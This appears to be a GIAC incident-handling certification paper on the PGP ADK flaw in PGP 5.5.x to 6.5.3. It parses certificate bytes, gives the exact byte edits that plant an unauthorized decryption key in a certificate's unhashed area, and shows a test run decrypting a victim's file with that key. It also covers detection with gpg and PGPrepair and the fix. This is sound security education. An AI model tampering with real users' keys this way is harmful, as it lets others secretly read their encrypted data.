Global Information Assurance Certification Paper

PGP ADK Exploit

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GCIH Practical Assignment Option 2

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1.0 Exploit Details

Name:

PGP ADK Exploit

Variants:

n/a

Versions:

PGP 5.5.x through PGP 6.5.3

Protocols/Services:

n/a

Brief Description:

Unauthorized administrative keys can be inserted into an unsuspecting certificate. When the compromised certificate is imported by a user, subsequent encrypted files will be exposed to decryption by the holder of the unauthorized ADK Private Key.

2.0 Protocol Description

The term protocol discussed here is not the conventional definition of protocol when discussing computers. Instead of message protocols, such as those used on the Internet, the term protocol here relates to Cryptographic Protocols. These protocols help to manage the logical keys used in a cryptosystem. The cryptosystem to be discussed in this paper is an asymmetric key system (as opposed to a symmetric key system). An asymmetric key system is where the two parties exchanging information do not hold identical keys that perform the encrypt and decrypt functions. Rather, one key is used to encrypt the data (referred to as the recipients Public Key), and one key is used to decrypt the data (referred to as the recipients Private Key). The Public key is freely distributed to any and all that may choose to send messages to the recipient. The Private Key is never distributed- indeed the security of the system is dependent on the Private Key never being compromised. When discussed together the Public and Private keys are referred to as a keypair, one cannot exist without the presence of another.

Conversely (for completeness) a Symmetric Key system has both parties holding identical keys for the encryption and decryption of data. This system becomes very onerous when attempting to establish relationships with many entities, as a unique key must be set up for each one-to-one relationship. As the key parts that compose the key are typically transferred between parties by an out of band method (ie. Courier), this method is not practical when trying to establish relationships quickly (ie. in minutes). Furthermore, this results in a vast number of keys being managed by each party (one for every relationship).

For the remainder of this paper, asymmetric key systems and protocols will be discussed.

Although a keypair is a logical entity, it nevertheless has a lifecycle, as listed below:

A keypair is created.
When created the Private key must be secured in such a way that unauthorized persons cannot access it. This means that the key value cannot be simply stored on the hard-drive of a computer for anybody to read it. Furthermore, due to its size (64 bytes, 128 bytes, 256 bytes or larger), it is unreasonable to expect a user to enter an alphanumeric phrase (the Private Key) in the order of 128 bytes. A typical method is to encrypt the Private key in a file on the hard-drive. The key used to encrypt the Private key is a password that the user has selected. The structure that the key is stored in will be discussed later in this document.

A keypair is activated.
This is the process of distributing the Public Key to those that will send encrypted data to the owner of the keypair. There are two possible methods listed here:

1. The Public Key can be distributed to specific individuals via eMail

2. The Public Key can be posted on server that is accessible to many (including both those that the keypair owner wishes to communicate with as well as those the keypair owner does not wish to communicate with). The posting of the Public Key to a server (directory) is analogous to having your phone number published in a phone book.

A key pair is destroyed.
This process can take a couple of different forms, depending on how the key was distributed:

1. Without a central server the onus is on the owner of the keypair to advise all of their relationships of the change of status of the Public Key.

2. If the key has been posted to a server, the server may simply delete it from its database, or it may flagged it as destroyed (also referred to as Revoked). In this scenario individuals will be able to check against the directory to see if they are using a valid key for the intended recipient (more specifically they will be able to test if their copy of the recipient's Public Key is still valid).

A key is recovered.

This is the pivotal issue that resulted in this exploit becoming available in a series of releases of PGP. Because the Private Key is private, it is not intended for anyone else to know its value. However, there are many reasons a keypair may need to be recovered:

1. The owner of the keypair forgets/corrupts the password that is used to unlock the Private Key.

2. An employee leaves a company and does not leave the password to decrypt the files.

3. An employee intentionally encrypts company data for the purposes of extortion.

In the cases where the data was generated by another party, it has not been necessarily lost as it can be retransmitted from the originator. The issue arises when the data that is encrypted is the only copy. This can be expected to occur in cases where somebody encrypts data on a laptop PC. The data is protected should the laptop be stolen- all that is stolen is the hardware, business sensitive data is protected from unauthorized viewing.

There are two methods that are used to mitigate the risk of the Private Key becoming unusable, key escrow and an embedded decryption key that the user has no control over.

Key escrow is a technique whereby a copy of the Private Key is held by a trusted system. This technique is used in some Certificate Authorities. The CA issues the Private Key and Public Key to the user, and keeps a copy of the Private Key. Should it be necessary to recreate a user's credentials, the Private Key can be 'recovered' from escrow and re-issued.

The second technique is the use of an additional key embedded into a user's Certificate. Whenever a document is encrypted using the user's Private Key, it is also encrypted using the additional key that was embedded into the Certificate. The specifics of how this key is managed in PGP follows (the scenario of a business is used):

The Additional Decryption Key (ADK) is generated at the time the PGP Key Server is installed. The PGP Key Server can then be used to generated installable copies of PGP software for distribution to employees of a company. These installable copies, if configured, can have the ADK embedded into the release. As the software is installed and users generate their Certificates, the

ADK is embedded into the user's Certificate seamlessly.

Under normal circumstances, this is an easy method to ensure that an employer has access to an employee's encrypted data independently of the employee's ability to mange their keys and passwords.

The scenario described above is a Utopian implementation of an ADK. As described in the section 'How the Exploit Works', an unauthorized ADK can be added to a Certificate without the user being aware of its presence. The unauthorized ADK can also be used to decrypt the user's data, rendering the money and time on implementing cryptography wasted, if undetected.

3.0 Description of variants


There are no documented variants of this exploit.

4.0 How the exploit works


There are two versions of certificates supported by PGP. The older version 3 certificates are not susceptible to this exploit. The version 4 certificates are susceptible.

The structure of the version 3 and version 4 certificates are depicted below for reference in the discussion that follows. Multi-Precision Integers (MPI) are defined in section 9.

Version 3 Certificate



Version 3 Signature



In the certificate below, the green highlighted section is the user ID and the yellow highlighted section is the signature. Each segment is documented:

	0	1	2	3	4	5	6	7	8	9
0 :	153	0	141	3	57	138	176	253	0	0
10 :	1	4	0	219	153	192	207	132	216	44
20 :	86	204	16	166	248	146	131	215	0	69
30 :	175	41	212	39	179	201	152	127	201	84
40 :	129	147	189	171	217	63	4	73	178	29
50 :	42	81	253	193	235	152	195	59	191	99
60 :	195	39	105	80	177	63	6	206	169	139
70 :	187	170	66	118	76	142	93	186	28	103
80 :	161	33	2	163	165	197	240	211	162	112
90 :	111	184	95	182	172	208	46	170	212	47
100 :	37	1	32	110	84	13	42	17	213	125
110 :	144	103	178	61	222	255	47	147	0	143
120 :	212	248	0	54	180	182	155	17	123	159
130 :	99	221	60	71	132	111	203	253	64	185
140 :	125	0	5	17	180	25	69	100	100	105
150 :	101	32	67	108	101	97	110	32	40	84
160 :	101	115	116	107	101	121	32	82	83	65
170 :	41	137	0	149	3	5	16	57	138	176
180 :	253	71	132	111	203	253	64	185	125	1
190 :	1	32	234	3	255	90	41	167	223	202
200 :	197	131	234	223	2	15	211	175	140	234
210 :	225	139	254	64	20	224	90	84	15	139
220 :	76	105	203	162	74	209	122	83	13	137
230 :	250	234	50	102	233	2	140	25	203	164
240 :	87	172	79	94	73	47	96	126	149	154
250 :	122	109	194	105	229	72	70	65	230	198
260 :	24	22	43	15	57	196	150	208	122	0
270 :	89	58	59	98	127	65	201	116	105	1
280 :	180	136	216	117	110	42	42	243	203	52
290 :	10	188	203	17	206	70	169	43	9	113
300 :	152	235	134	33	188	134	86	204	143	40
310 :	107	14	50	28	37	183	81	204	99	68
320 :	168	212	181							

Public Key:

Byte	0	tag = 153
	1-2	length = 141
	3	version = 3
	4-7	creation time = 965,390,589 seconds since 1970-01-01
	8-9	expiration time = 0 (never expire)
	10	Public Key Algorithm = 1 (RSA)
	11-140	Modulus n (an MPI of 1024 bits)
	141-143	encryption exponent (an MPI of 5 bits)

User ID:

Byte	144	tag = 180

	145	length = 25
	146-170	user ID = "Eddie Clean (Testkey RSA)"

Signature:

Byte	171	tag = 137
	172-173	length = 149
	174	version = 3
	175	value 5
	176	type =16 (issuer key)
	177-180	creation time = 965,390,589 seconds since 1970-01-01
	181-188	key-ID = 0x47846fcbfd40b97d
	189	Public Key Algorithm = 1 (RSA)
	190	Hash Algorithm = 1 (MD5)
	191-192	First 16 bits of hash value = 0x20ea
	193-322	First 16 bits of hash value encrypted under signer's Private Key (an MPI of 1023 bits)

Version 4 certificates are more complex in their construction:

Version 4 Certificate

TAG (value 153 = 0x99)
Length of Packet 2 bytes
Version (value 4 = 0x04)
Creation Time 4 bytes (number of seconds since 1970-01-01 00:00:00 UTC)
Public Key Algorithm Type
Multi-Precision-Integer modulus n
Multi-Precision-Integer Encryption e
Algorithm Specific MPIs: RSA – mod n, exponent e DSA – p, q, g, y Elgamal – p, g

Version 4 Signature

TAG (value 136 or 137 = 0x88 or 0x89)
Length of Packet (tag 136 = 1 byte tag 137 = 2 bytes)
Version (value 4 = 0x04)
Type of Signature
Public Key Algorithm
Hash Algorithm
Length of Packet 2 bytes
HASHED subpacket(s) . . .
Length of Packet 2 bytes
NON-HASHED subpacket(s) . . .
First 16 bites of Hash Value
MPI Signature (1 RSA and potentially more)

In the certificate below, the green highlighted section is the user ID and the red highlighted section is the fingerprint of the ADK (authorized). Each segment is documented:

	0	1	2	3	4	5	6	7	8	9
0 :	153	1	66	4	52	77	70	30	17	3
10 :	0	208	110	105	167	56	168	248	25	85
20 :	51	185	141	4	40	211	238	226	54	148
30 :	172	29	236	121	194	253	56	249	84	2
40 :	247	82	40	41	43	251	221	124	45	186
50 :	73	152	122	36	203	219	54	8	235	33
60 :	131	80	5	88	239	186	186	252	25	169
70 :	229	144	250	251	164	23	184	179	122	112
80 :	61	248	223	108	220	33	180	250	145	17
90 :	46	189	114	9	143	253	135	167	97	74
100 :	120	142	235	35	98	104	207	0	160	255
110 :	164	105	123	98	12	109	92	210	78	33
120 :	223	148	171	233	166	145	243	66	229	3
130 :	0	175	68	6	231	162	65	44	19	93
140 :	141	202	124	191	56	233	48	113	190	93
150 :	243	97	3	55	182	245	181	60	224	43
160 :	236	74	42	127	190	192	58	128	89	191
170 :	199	34	165	244	22	251	132	61	48	155
180 :	239	220	44	124	155	42	185	44	201	228
190 :	212	128	134	30	194	159	62	37	232	49
200 :	196	163	251	241	88	98	52	141	201	215
210 :	71	244	4	0	166	200	98	113	195	24
220 :	41	87	60	56	154	252	100	3	0	151
230 :	80	120	105	31	80	47	69	47	120	36
240 :	203	172	144	176	78	225	92	57	71	199
250 :	94	126	151	21	95	69	241	166	238	192
260 :	129	62	88	186	101	111	243	124	59	225
270 :	245	134	19	243	27	103	87	82	237	77
280 :	221	7	8	115	143	7	164	33	127	111
290 :	15	141	241	228	53	165	99	32	66	64
300 :	12	246	214	222	54	33	78	230	138	124
310 :	19	128	18	236	232	203	179	228	214	144
320 :	245	101	8	77	10	180	28	67	77	82
330 :	32	85	115	101	114	32	60	115	110	111
340 :	111	112	101	100	64	108	111	99	97	108
350 :	104	111	115	116	62	136	99	4	16	17
360 :	2	0	35	5	2	52	77	70	30	23
370 :	10	128	17	38	165	102	122	151	212	112
380 :	24	27	24	43	21	214	49	71	118	182
390 :	112	225	208	4	11	3	1	2	0	10
400 :	9	16	52	164	96	86	238	66	48	227
410 :	216	255	0	160	138	116	238	85	15	190
420 :	92	25	233	49	164	13	75	190	67	131
430 :	57	166	224	30	0	160	186	50	232	251
440 :	6	243	116	201	62	127	23	12	197	224
450 :	110	132	183	160	145	213	136	70	4	16

```
 460 :    17     2     0     6     5     2    52    77    72    93
 470 :     0    10     9    16   214    49    71   118   182   112
 480 :   225   208   245   210     0   158    45   156   245    91
 490 :   207   216    81    91   217   144   172    14   142   155
 500 :   226    34     8   157   125    17     0   158    53    57
 510 :   128    28   213   252   169    63    20    30    99   108
 520 :   148    86   167   199   221   233   166     4   185     0
 530 :   205     4    52    77    70    42    16     3     0   240
 540 :     8    91   147    80    78    79   222   192    30   139
 550 :    40   213    68    86     9    23   144     6    51   170
 560 :   227   253    23    34    90   211    75   105    40   216
 570 :   132    68    41    31    98   250    38   254   153   177
 580 :   130   100     0   246    49   164    11    22   188   191
 590 :   239    56   126    36    94   141   119   173   241   238
 600 :    54   132    10   100   211   170    95    66   181   213
 610 :    46   166    32   123   163   198    96   140    38    65
 620 :   103    43   220   233    98   219    24   130    92   219
 630 :   208   189   184   172   133     0     2     2     3     0
 640 :   154    54   140   196    55    36    25    23   165    20
 650 :    73    20   116   146   226   245   197   193    33   232
 660 :   120   163    84   246    17   204   186   102   217   220
 670 :   253   148    95   170    44   113    27   171    59     8
 680 :     2   102    41    58   158   178   166   250   110   118
 690 :    17   219   150   135   222   206   193    66    44   113
 700 :    62   151    40    75    62   147    37    73   165   167
 710 :   101   232     5   240   146   254   159   228   143   250
 720 :   179    41   220   204    90   148   145   138    32    32
 730 :    91    36   102    25    87   243   136    70     4    24
 740 :    17     2     0     6     5     2    52    77    70    42
 750 :     0    10     9    16    52   164    96    86   238    66
 760 :    48   227   114   226     0   160   161   180   188   226
 770 :   178    60   139    95   117   117   194    74   217     8
 780 :   231   254   240   142   156    67     0   160   159   251
 790 :   117    86     3   156   180   204    37   162   137   181
 800 :   176   132     9     0   145   235    55   202
```

Public Key:

Byte	0	tag = 153
	1-2	length = 322
	3	version = 4
	4-7	creation time = 877,479,454 seconds since 1970-01-01
	8-9	Algorithm Type = 17 (DSA)
	10-106	prime p (an MPI of 768 bits)
	107-128	group order q (an MPI of 160 bits)
	129-226	group generator g (an MPI of 768 bits)
	227-324	public key y (an MPI of 768 bits)

User ID:

Byte	325	tag = 180
	326	length = 28

	327-354	user ID = "CMR User <snooped@localhost>"

Signature:

Byte	355	tag = 136
	356	length = 99
	357	version = 4
	358	signature type = 16 (Generic Certification of a user ID and Public Key Packet)
	359	Public Key Algorithm = 17 (DSA)
	360	Hash Algorithm = 2 (Triple-DES)

Hashed Subpacket:

Byte	361-362	Length = 35
	363	Length = 5
	364	Subpacket Type = 2 (Signature Creation Time)
	365-368	Signature Creation Time = 877,479,454
	369	Length = 23
	370	SubPacket Type = 10 (Place Holder for Backward Compatibility)
	371	value 128. This flag ensures that the ADK is required
	372	Encryption Algorithm = 17 (DSA)
	373-392	Fingerprint of ADK
	393	Length = 4
	394	Subpacket Type = 11 (preferred symmetric algorithms)
	395-397	Symmetric Algorithms: 3 - CAST5, 1 - IDEA, 2 - Triple-DES
	398	Length = 0
	399	Subpacket type = 10
	400	Length = 9
	401	Subpacket type = 16 (Issuer Key ID)
	402-409	Key ID = 34A46056EE4230E3
	410-455	2 MPIs containing encrypted hash values (160 bits each)
	456	tag = 136 (Signature packet from ADK)
	457	length = 70
	458	version = 4
	459	signature type = 16 (Generic Certification of a user ID and Public Key Packet)
	460	Public Key Algorithm = 17 (DSA)
	461	Hash Algorithm = 2 (Triple-DES)
	462-463	Length = 6
	464	Length = 5
	465	Subpacket type = 2 (Signature Creation Time)
	466-469	Signature Creation Time = 877,480,029

470	Length = 0
471	Subpacket type = 10
472	Length = 9
473	Subpacket type = 16 (Issuer Key ID)
474-481	Key ID = D6314776B670E1D0
482-527	2 MPIs containing encrypted hash values (158 bits each)
528-735	Secondary Key packet
736-807	Binding Signature packet


Using the above certificate an unauthorized ADK can be inserted by altering the length of the signature packet to include an additional type 10 subpacket to contain the unauthorized ADK (change byte 356 from 99 to 123). The new subpacket can be inserted after byte 398:

```
  390 :   112   225   208     4    11     3     1     2     0    34
  400 :    23    10   128    17    73    20   116   202   102   120
  410 :   224   172    75   192   164    26   100    28   222   176
  420 :    23   104    44    20     9    16    52   164    96    86
```

This alteration to a legitimate certificate is used in section 6.

5.0 Diagram

The following diagram shows the placement of ADKs within a certificate. Conceptually, it is very easy to attach unauthorized ADKs to a certificate by placing it within the unhashed area of the certificate.



6.0 How to use the Exploit

The method to inject an unauthorized ADK into the certificate consists of creating a Type 10 subpacket in the unhashed area of the certificate. Although the unauthorized ADK resides within the self-signature area, it is not part of the data that is protected by the self-signature.

In addition to simply inserting the unauthorized ADK into the certificate, there are other pre-requisites that need to be satisfied:

1. The sender must have the unauthorized ADK already on their keyring. Otherwise the key cannot be found to execute the additional decryption.

2. A CA that the sender trusts must sign the unauthorized ADK certificate. This assumes that the sender is sufficiently cautious, and knows which CAs to trust.

Although there are no known tools that will create/edit the subpacket type 10 within the unhashed area of the certificate, with some ingenuity, a certificate can be either edited (using a binary file editor) or a small program can be written to perform the task.

Using the fingerprint of the unauthorized ADK from section 4, a key file is modified, then used in encrypting a file, which is then decrypted using the unauthorized ADK.

The results of importing this certificate with PGP (6.5.2) results in:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/PGP/ADK-testkeys/key-A4-tgm
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.


Looking for new keys...
DSS   768/768  0xEE4230E3 1997/10/22 CMR User <snooped@localhost>
sig?           0xEE4230E3             (Unknown signator, can't be checked)
sig?           0xB670E1D0             (Unknown signator, can't be checked)

keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y


Keyfile contains:
   1 new key(s)


Summary of changes :
```

```
New userid: "CMR User <snooped@localhost>".
New signature from keyID 0xEE4230E3 on userid CMR User <snooped@localhost>
New signature from keyID 0xB670E1D0 on userid CMR User <snooped@localhost>

Added :
   1 new key(s)
   2 new signatures(s)
   1 new user ID(s)
[travis@24 PGP]$
```

The unauthorized ADK is added to the keyring:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/.gnupg/hackerADK
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.


Looking for new keys...
DSS   768/1024 0x17682C14 2000/09/23 TGM Testkey
sig?           0x17682C14             (Unknown signator, can't be checked)

keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y


Keyfile contains:
   1 new key(s)


Summary of changes :

New userid: "TGM Testkey".
New signature from keyID 0x17682C14 on userid TGM Testkey

Added :
   1 new key(s)
   1 new signatures(s)
   1 new user ID(s)
[travis@24 PGP]$
```

Using a file that contains a trivial phrase, it is encrypted using PGP 6.5.2:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -e cleartext.txt CMR User
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.



Recipients' public key(s) will be used to encrypt.
Warning: ADK key not found!
```

```
Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".

Are you sure you want to use this public key (y/N)?y

Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".

Are you sure you want to use this public key (y/N)?y
Warning: ADK key not found!

Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".

Are you sure you want to use this public key (y/N)?y

Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING:  Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".

Are you sure you want to use this public key (y/N)?y

Ciphertext file: cleartext.txt.pgp
[travis@24 PGP]$
```

Using GnuPG (and the Private Key of the Hacker ADK) the file can then be decrypted (the highlighted phrase is the decrypted contents of the file):

```
[travis@24 PGP]$ gpg -d cleartext.txt.pgp
gpg: Warning: using insecure memory!

You need a passphrase to unlock the secret key for
user: "TGM Testkey"
768-bit ELG-E key, ID F82A1217, created 2000-09-23 (main key ID 17682C14)

gpg: /home/travis/.gnupg/trustdb.gpg: trustdb created
gpg: encrypted with ELG-E key, ID 183FBE34
gpg: no secret key for decryption available
This is a clear test file
to be used for encryption / decryption.
```

```
[travis@24 PGP]$
```

7.0 Signature of the attack

There are two methods than can be used to detect this attack. Using GnuPG the signature of the attack can be discerned from the results of the scan. Using a utility released by PGP a more obvious indication of the attack is presented. Both of these detection schemes are listed below.

Using the GnuPG software (http://www.gnupg.org/) the exploit can be detected by executing the command:

```
gpg --list-packets keyFile
```

a listing of attributes for the key will be displayed. A legitimate ADK will be displayed in the listing as:

```
hashed subpkt 10 len 23 (additional recipient request)
```

whereas, an unauthorized ADK that had been inserted into the certificate will result in the following line within the listing:

```
subpkt 10 len 23 (additional recipient request)
```

The following listing shows the unmodified key from section 4 (the reference to an authorized ADK is highlighted):

```
:public key packet:
      version 4, algo 17, created 877479454, expires 0
      pkey[0]: [768 bits]
      pkey[1]: [160 bits]
      pkey[2]: [768 bits]
      pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
      version 4, created 877479454, md5len 0, sigclass 10
      digest algo 2, begin of digest d8 ff
      hashed subpkt 2 len 5 (sig created 1997-10-22)
      hashed subpkt 10 len 23 (additional recipient request)
      hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
      subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
      data: [160 bits]
      data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
      version 4, created 877480029, md5len 0, sigclass 10
      digest algo 2, begin of digest f5 d2
```

```
      hashed subpkt 2 len 5 (sig created 1997-10-22)
      subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
      data: [158 bits]
      data: [158 bits]
:public sub key packet:
      version 4, algo 16, created 877479466, expires 0
      pkey[0]: [768 bits]
      pkey[1]: [2 bits]
      pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
      version 4, created 877479466, md5len 0, sigclass 18
      digest algo 2, begin of digest 72 e2
      hashed subpkt 2 len 5 (sig created 1997-10-22)
      subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
      data: [160 bits]
      data: [160 bits]
```

The same command was issues against the same original keyfile that contained an unauthorized ADK inserted (the ADK references have been highlighted):

```
:public key packet:
      version 4, algo 17, created 877479454, expires 0
      pkey[0]: [768 bits]
      pkey[1]: [160 bits]
      pkey[2]: [768 bits]
      pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
      version 4, created 877479454, md5len 0, sigclass 10
      digest algo 2, begin of digest d8 ff
      hashed subpkt 2 len 5 (sig created 1997-10-22)
      hashed subpkt 10 len 23 (additional recipient request)
      hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
      subpkt 10 len 23 (additional recipient request)
      subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
      data: [160 bits]
      data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
      version 4, created 877480029, md5len 0, sigclass 10
      digest algo 2, begin of digest f5 d2
      hashed subpkt 2 len 5 (sig created 1997-10-22)
      subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
      data: [158 bits]
      data: [158 bits]
:public sub key packet:
      version 4, algo 16, created 877479466, expires 0
      pkey[0]: [768 bits]
      pkey[1]: [2 bits]
      pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
      version 4, created 877479466, md5len 0, sigclass 18
```

```
digest algo 2, begin of digest 72 e2
hashed subpkt 2 len 5 (sig created 1997-10-22)
subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
data: [160 bits]
data: [160 bits]
```

PGP released a utility in September referred to as PGPrepair 1.0 (http://www.pgp.com/other/advisories/adk.asp). It can be used to scan existing keyrings for the corruption detailed in this paper. The utility can be used to either scan without repair, or to scan and repair the keyrings.

Using the PGPrepair utility on the keyring created in the above sections results in:

```
[travis@24 pgp-repair]$ ./pgprepair $HOME/.pgp/pubring.pkr
Checking....
Primary UserID : TGM Testkey
Primary UserID : CMR User <snooped@localhost>
**** ATTACK: Unhashed ADK key detected! ****

Corruptions were found but not corrected!  Re-run the program with an
input AND OUTPUT filename to create a repaired version of the input keyring.
Total number of keys scanned : 2
Total number of corruptions  : 1

[travis@24 pgp-repair]$
```

The indication of an unauthorized ADK is clearly displayed in the output of this utility.

8.0 How to protect against it?

As there has been a release of PGP to protect against this exploit, the obvious option is to upgrade to a level greater than 6.5.3.

